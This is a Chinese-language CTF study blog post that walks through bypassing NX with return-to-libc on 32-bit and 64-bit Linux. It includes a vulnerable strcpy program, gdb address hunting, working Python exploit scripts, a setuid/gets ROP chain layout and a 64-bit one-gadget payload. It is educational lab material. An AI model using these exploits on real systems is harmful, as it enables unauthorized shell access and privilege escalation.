栈溢出学习（二）Return2Libc

跟随教程https://sploitfun.wordpress.com/2015/

此次实验参考https://sploitfun.wordpress.com/2015/05/08/bypassing-nx-bit-using-return-to-libc/

又看到一个好的博客，也是栈溢出系列：https://www.ret2rop.com/2018/08/return-to-libc.html

NX保护机制

NX保护机制原则为可写与可执行互斥，这就导致我们之前在栈上的shellcode不可以被执行，因此我们采用return2libc进行攻击

实验环境

Ubuntu12.04

漏洞代码：

```
 //vuln.c
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]) {
 char buf[256]; /* [1] */
 strcpy(buf,argv[1]); /* [2] */
 printf("%s\n",buf); /* [3] */
 fflush(stdout);  /* [4] */
 return 0;
}
```

较于之前的漏洞代码，增加了fflush函数的调用，主要是为了向我们提供sh字符串。

编译命令

```
#echo 0 > /proc/sys/kernel/randomize_va_space
$gcc -g -fno-stack-protector -o vuln vuln.c
```

去除了`-z execstack`这一编译命令，表示开启NX保护机制。

我们可以用一下命令来查看栈上代码是否可执行

```
$ readelf -l vuln
...
Program Headers:
 Type      Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
 PHDR      0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
 INTERP    0x000154 0x08048154 0x08048154 0x00013 0x00013 R 0x1
 [Requesting program interpreter: /lib/ld-linux.so.2]
 LOAD      0x000000 0x08048000 0x08048000 0x00678 0x00678 R E 0x1000
```

```
  LOAD      0x000f14 0x08049f14 0x08049f14 0x00108 0x00118 RW 0x1000
  DYNAMIC   0x000f28 0x08049f28 0x08049f28 0x000c8 0x000c8 RW 0x4
  NOTE      0x000168 0x08048168 0x08048168 0x00044 0x00044 R 0x4
  ...
  GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 RW 0x4
  GNU_RELRO 0x000f14 0x08049f14 0x08049f14 0x000ec 0x000ec R 0x1
$
```

可以看到GNU_STACK权限字段没有X（X表示可执行）。如果安装了gdb peda插件，我们可以用checksec命令查看该代码的保护机制：

```
jackson@jackson-VirtualBox:~/Program/CTF/Pwn/Overflow/NX$ gdb -q vuln
Reading symbols from /home/jackson/Program/CTF/Pwn/Overflow/NX/vuln...
done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

Return2Libc思想

为了绕过NX保护机制，我们此次采用Return2Libc技术，主要思想就是之前的return address改成我们shellcode的起始地址，但那个是属于栈地址，现在我们找一个可执行的函数，把他的地址放在return address那里，如果需要的话，再给他传个参数，通常这个函数我们用libc里面的函数，如system、execv等，此次我们通过调用system('/bin/sh')函数来获取shell权限。

本次攻击需要以下三步：

- 找到buf起始地址到返回地址的空间大小

  参见栈溢出学习(一)

- 找到system的地址
  - 找到libc起始地址和system偏移地址
    - libc起始地址
      - `ldd vuln`找到libc起始地址（错误方法）

        ```
        jackson@jackson-VirtualBox:~/Program/CTF/Pwn/Overflow/NX$ ldd vuln
                linux-gate.so.1 =>  (0xb7fff000)
                libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e42000)
                /lib/ld-linux.so.2 (0x80000000)
        ```

      - 如果装了gdb peda，在gdb中运行vmmap（需要先运行起来程序，即gdb中输入run运行）

```
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x08049000 r-xp      /home/jackson/Program/CTF/Pwn/Overflow
/NX/vuln
0x08049000 0x0804a000 r--p      /home/jackson/Program/CTF/Pwn/Overflow
/NX/vuln
0x0804a000 0x0804b000 rw-p      /home/jackson/Program/CTF/Pwn/Overflow
/NX/vuln
0xb7e1f000 0xb7e20000 rw-p      mapped
0xb7e20000 0xb7fc4000 r-xp      /lib/i386-linux-gnu/libc-2.15.so
0xb7fc4000 0xb7fc5000 ---p      /lib/i386-linux-gnu/libc-2.15.so
0xb7fc5000 0xb7fc7000 r--p      /lib/i386-linux-gnu/libc-2.15.so
0xb7fc7000 0xb7fc8000 rw-p      /lib/i386-linux-gnu/libc-2.15.so
0xb7fc8000 0xb7fcb000 rw-p      mapped
0xb7fdb000 0xb7fdd000 rw-p      mapped
0xb7fdd000 0xb7fde000 r-xp      [vdso]
0xb7fde000 0xb7ffe000 r-xp      /lib/i386-linux-gnu/ld-2.15.so
0xb7ffe000 0xb7fff000 r--p      /lib/i386-linux-gnu/ld-2.15.so
0xb7fff000 0xb8000000 rw-p      /lib/i386-linux-gnu/ld-2.15.so
0xbffdf000 0xc0000000 rw-p      [stack]
```

- 如果没有装gdb peda，在gbd中运行`info proc map`，或者通过`info inferior`，查看当前运行进程的pid（也有的教程说p getpid()查看，但是在我的机器中不好使），然后`shell cat /proc/进程pid/maps`查看

其实可以看到ldd得到的起始地址 + 偏移地址和第二个方法直接得到的system地址不一致，原因ldd得到的起始地址往往是错误的。

通常我们在gdb-peda中使用`vmmap`（也要先运行程序）或者gdb中如果没有插件在gdb中`info proc mapping`查看动态链接库地址，他的起始地址为0xb7e20000，加上上一步read -s得到的偏移地址0x0003f460，就等于下面p system直接得到的0xb7e5f460啦。

- `readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system`

```
jackson@jackson-VirtualBox:~/Program/CTF/Pwn/Overflow/NX$ readelf -s /
lib/i386-linux-gnu/libc.so.6 | grep system
   239: 0011e860    73 FUNC    GLOBAL DEFAULT   12 svcerr_systemerr@@G
LIBC_2.0
   615: 0003f460   141 FUNC    GLOBAL DEFAULT   12 __libc_system@@GLIB
C_PRIVATE
  1422: 0003f460   141 FUNC    WEAK   DEFAULT   12 system@@GLIBC_2.0
```

- 通过gdb直接找到system地址（注意需要先运行程序）

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e5f460 <system>
```

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e5f460 <system>
```

- 找到参数"/bin/sh"的地址
  - 暴力搜索

`(gdb) x/500s $esp`在栈中找一下"/bin/sh"字段，可以找到存在"/bin/bash"字段。

```
0xbffff550:      "GPG_AGENT_INFO=/tmp/keyring-ZSpa6W/gpg:0:1"
0xbffff57b:      "SHELL=/bin/bash"
0xbffff58b:      "TERM=xterm"
0xbffff596:      "XDG_SESSION_COOKIE=47d2d4e39421f761a4c9fc4e00000001-
```

SHELL=占了6个字节，因此我们"/bin/bash"起始地址为0xbffff581

但这个地址对我不管用🤣


- export 环境变量

```
$ export pwn_sh="/bin/sh"
$ echo $pwn_sh
$ ./gtenv pwn_sh
```

这个是别的教程给的，但是./gtenv我没有办法运行，又在其他教程中看到自己编写C程序，获取环境变量地址


```
#!cpp
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    char *addr;
    addr = getenv(argv[1]);
    printf("%s is located at %p\n", argv[1], addr);
    return 0;
}
```

我们可以运行该程序```./a.out pwn_sh



但是这个地址还是没成功😂


- 直接在libc中寻找"/bin/sh"字段
  - `find "/bin/sh"`



第一个在libc中的可以使用，但是第二个在栈中的不可以使用（我一直觉得栈中的东西不靠谱，可能和调试的时候栈地址和实际运行是栈地址的不同导致的吧）。

  - 有的教程用这个命令找到`searchmem "/bin/sh" libc`，但是我没找到😂
  - 还有的教程先用指令`strings -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"`找到"/bin/sh"的偏移地址，然后和刚才vmmap找到的起始地址相加，获取libc中"/bin/sh"的地址

可以通过gdb调试查看0xb7e20000+0x161ff8地址处确实存放"/bin/sh"




0xb7e20000+0x161ff8 = 0xb7f81ff8（和我们`find "/bin/sh"`找到的libc中地址一样）

开始利用漏洞

```
#exp.py
#!/usr/bin/env python
import struct
from subprocess import call

#Since ALSR is disabled, libc base address would remain constant and hence we can easily find
the function address we want by adding the offset to it.
#For example system address = libc base address + system offset
#where
       #libc base address = 0xb7e22000 (Constant address, it can also be obtained from vmmap)
       #system offset     = 0x0003f060 (obtained from "readelf -s /lib/i386-linux-
gnu/libc.so.6 | grep system")
# libc_base_address = 0xb7e20000
# system_offset = 0x0003f460
# exit_offset = 0x00032fe0

# system = libc_base_address + system_offset        #0xb7e2000+0x0003f060
system = 0xb7e5f460
# exit = libc_base_address + exit_offset          #0xb7e2000+0x00032be0
exit = 0xb7e52fe0

#system_arg points to 'sh' substring of 'fflush' string.
#To spawn a shell, system argument should be 'sh' and hence this is the reason for adding
line [4] in vuln.c.
#But incase there is no 'sh' in vulnerable binary, we can take the other approach of pushing
'sh' string at the end of user input!!
system_arg = 0xb7f81ff8     #(obtained from hexdump output of the binary)

#endianess conversion
def conv(num):
 return struct.pack("<I",num)

# Junk + system + exit + system_arg
buf = "A" * 268
buf += conv(system)
buf += conv(exit)
buf += conv(system_arg)

print "Calling vulnerable program"
call(["./vuln", buf])
```

成功截图



思考：

- ldd显示的基地址然后加上偏移和p system地址不一致

  看了一通解释，码住了一个看不太懂链接:https://reverseengineering.stackexchange.com/questions/6657/why-does-ldd-and-gdb-info-sharedlibrary-show-a-different-library-base-addr

  反正ldd不可信就完事了。

  > **UPDATE** Never trust `ldd`, sometime it simple displays the wrong address, it's safer use the address displayed by the gdb-peda's `vmmap` command, the first one on the left column on the first `libc` row: remember the `libc` are loaded at runtime, so you need to start and break the program to see the correct base address.

- ldd的动态链接库和vmmap显示的动态库不一样

  ldd链接出来的`/lib/i386-linux-gnu/libc.so.6`只是vmmap中`libc-2.15.so`的符号链接罢了

  ```
  jackson@jackson-VirtualBox:~/Program/CTF/Pwn/Overflow/basic$ ll /lib/i386-linux-gnu/libc.so.6
  lrwxrwxrwx 1 root root 12 Sep 19 15:30 /lib/i386-linux-gnu/libc.so.6 -> libc-2.15.so*
  ```

  以下内容摘取:https://stackoverflow.com/questions/13790973/what-is-the-difference-between-lib-i386-linux-gnu-libc-so-6-lib-x86-64-linux

  > This is not a library, but a linker script file, which refers to the above symlinks.
  >
  > Why do we need all these:
  >
  > First, regardless of libc version installed, the linker will always search for `libc.so`, because the compiler driver will always pass to the linker the `-lc` options. The name `libc` stays the same and denotes to most recent version of the library.
  >
  > The symlinks `libc.so.6` are named after the *soname* of the library, which, more or less corresponds to the ABI version of the library. The executables, linked against `libc.so` in fact contain runtime dependencies on `libc.so.6`.
  >
  > If we imagine the someday a grossly ABI incompatible libc is released, it's soname could be named `libc.so.7`, for example and this version coukld coexists with the older `libc.so.6` version, thus executables linked against one or the other can coexist in the same system,
  >
  > And finally, the name `libc-2.15.so` refers to the libc release, when you install a new libc package, the name will change to `libc-2.16.so`. Provided that it is binary compatible with the previous release, the `libc.so.6` link will stay named that way and the existing executables will continue to work.

- /bin/sh怎么找

  最好不用栈上的"/bin/sh"，直接在libc里面找，不开ASLR，其地址是确定的。

- 调试地址和真实运行地址不一样疑惑点

GDB加入了一些调试信息或者环境变量的东西，导致内存格局不一样

如果在python脚本中使用`gdb.attach(r)`这种语句，显示的esp地址应该就是一致的（尚未证实）

Modern 32 bit ELF Binary


参考链接：https://www.ret2rop.com/2018/08/return-to-libc.html

实验环境

Ubuntu18.04

在64位机器上编译32位二进制文件，生成的代码和我们直接在32位机器上编译的不一样，而且我们需要下载gcc-multilib包（apt install具体命令忘记了😄）

主要是解决push cx和pop cx的问题，我们可以通过覆盖ecx的值，使其指向system的地址+4，等到lea esp,[ecx - 0x4]时使其指向esp指向system地址，ret时，system地址装载到rip中执行system函数



如何知道在gdb中和gdb外面栈指针的偏移量

```c
#include<stdio.h>
int main()
{
  int a;
  printf("%p\n",&a);
  return 0;
}
```

在gdb内和外分别执行该程序，然后计算两者地址的偏移，就可以大概得到esp在gdb外和内的偏移，然后分别以不同的偏移量执行程序，暴力破解。

```
jacksonsang@jacksonsang-VirtualBox:~/Program/CTF_PWN/buffer_overflow/stack_overflow$ ./find_offset
0xffffd0f8
jacksonsang@jacksonsang-VirtualBox:~/Program/CTF_PWN/buffer_overflow/stack_overflow$ gdb -q find_offset
Reading symbols from find_offset...done.
gdb-peda$ run
Starting program: /home/jacksonsang/Program/CTF_PWN/buffer_overflow/stack_overflow/find_offset
0xffffd068
[Inferior 1 (process 5362) exited normally]
Warning: not running
```

```python
from struct import pack
from subprocess import call
junk='A'*100
system=pack("I",0xf7e22d60)        #convert address to little endian
exit=pack("I",0xf7e16070)
sh=pack("I",0xf7f5c311)
for i in range(0x3b,0x4a):         #just a rough range
    ecx=pack("I",0xffffd248+i)
    payload = junk + ecx + system + exit + sh
    print hex(i)                   #prints exact offset
    call(['./buf',payload])
```


为什么gdb运行获取shell权限执行两次：

> Great we got shell. If you are wondering why it executed /bin/dash two times, it's because system function actually executes command in format "/bin/sh -c ". Here command is /bin/sh. You can read man page of system for more info. Execute it outside gdb.

提权

想要提权的话，需要调用setuid(0)函数，但是我们得解决传入0的问题，调用四次gets函数，在setuid参数位置传0，但是这就涉及到chain libc，就是你要给每个libc函数传递参数，第二个libc的地址要放在第一个libc的返回地址处，那么第三个libc就会占据第一个libc的第一个参数位置，而且他们的参数位置也会互相冲突（如果不止一个的话），所以我们需要找到一些gadget，用pop来移动esp位置，移动到下一个libc的起始位置，栈布局如下：



/bin/bash
exit
system
0x00000000
0xffffd420
pop;ret
setuid
0xffffd243
pop;ret
gets
0xffffd242
pop;ret
gets
0xffffd241
pop;ret
gets
0xffffd240
pop;ret
gets
0xffffd208
pad
0xffffd204



实验效果：在gdb中总是报错，然后我在gdb外运行，成功获取shell权限，但是获取不到root权限，setuid(0)可能不起作用。

Modern 64 bit linux

> 32 bit return to libc was pretty easy, it got little trickier in getting root where you have to set null bytes as argument for setuid. Somehow we did that too. ROP exploitation on 64 bit can make you go nuts at start with functions like strcpy which don't copy null bytes. Why ? It's because of current 48-bit implementation of ***Canonical form addresses.**** Read more about it **here**. 64 bits can provide 264 bytes (16 EB) of virtual address space. **However currently only the least significant 48 bits of a virtual address are actually used in address translation**. That means addresses from `'0000 0000 0000 0000'` to `'0000 7fff ffff ffff'`. So in order to chain instructions we need to fill next 8 bytes on stack with return address which has **2 null bytes** at start. 8 bytes because it's 64 bit and it will read next 8 bytes for return address. So chaining isn't possible with functions like strcpy as the chain will break with null bytes in input. It still can be done with bugs like *format string exploit* which we will learn in future posts or having functions like **read**(), **memcpy**(), etc. in code which can copy nullbytes. Okay. So strcpy stops at nullbytes. And we don't have any functions in code which will copy null bytes. That means we can only make it return to just one address. We now need to find one address with such rop-gadget that executes the shell for us.



Canonical form addresses [edit]

Although virtual addresses are 64 bits wide in 64-bit mode, current implementations (and all chips that are known to be in the planning stages) do not allow the entire virtual address space of 2^{64} bytes (16 EiB) to be used. This would be approximately four billion times the size of the virtual address space on 32-bit machines. Most operating systems and applications will not need such a large address space for the foreseeable future, so implementing such wide virtual addresses would simply increase the complexity and cost of address translation with no real benefit. AMD, therefore, decided that, in the first implementations of the architecture, only the least significant 48 bits of a virtual address would actually be used in address translation (page table lookup).[11](p120)

In addition, the AMD specification requires that the most significant 16 bits of any virtual address, bits 48 through 63, must be copies of bit 47 (in a manner akin to sign extension). If this requirement is not met, the processor will raise an exception.[11](p131) Addresses complying with this rule are referred to as "canonical form."[11](p130) Canonical form addresses run from 0 through 00007FFF'FFFFFFFF, and from FFFF8000'00000000 through FFFFFFFF'FFFFFFFF, for a total of 256 TiB of usable virtual address space. This is still 65,536 times larger than the virtual 4 GiB address space of 32-bit machines.

This feature eases later scalability to true 64-bit addressing. Many operating systems (including, but not limited to, the Windows NT family) take the higher-addressed half of the address space (named kernel space) for themselves and leave the lower-addressed half (user space) for application code, user mode stacks, heaps, and other data regions.[22] The "canonical address" design ensures that every AMD64 compliant implementation has, in effect, two memory halves: the lower half starts at 00000000'00000000 and "grows upwards" as more virtual address bits become available, while the higher half is "docked" to the top of the address space and grows downwards. Also, enforcing the "canonical form" of addresses by checking the unused address bits prevents their use by the operating system in tagged pointers as flags, privilege markers, etc., as such use could become problematic when the architecture is extended to implement more virtual address bits.

The first versions of Windows for x64 did not even use the full 256 TiB; they were restricted to just 8 TiB of user space and 8 TiB of kernel space.[22] Windows did not support the entire 48-bit address space until Windows 8.1, which was released in October 2013.[22]

由于有null byte的存在，我们null byte后面的内容都会被截断（如果是strcpy），所以我们只能覆盖一次返回地址，可以使用rop在libc中找到一个执行excev("/bin/sh", 0 ,0)的gadget，找到后，将地址放到返回地址处，即可。

如果是read(), memcpy()函数，

```payload = junk + poprdi + null + setuid + onegadget````

可以使用上面的payload进行攻击，由于64位是前六个参数使用寄存器rdi、rsi、rdx、rcx、r8、r9寄存器进行传递，所以我们需要找到一个gadget来将rdi设为0，然后调用setuid函数，最后再调用我们的libc函数。
```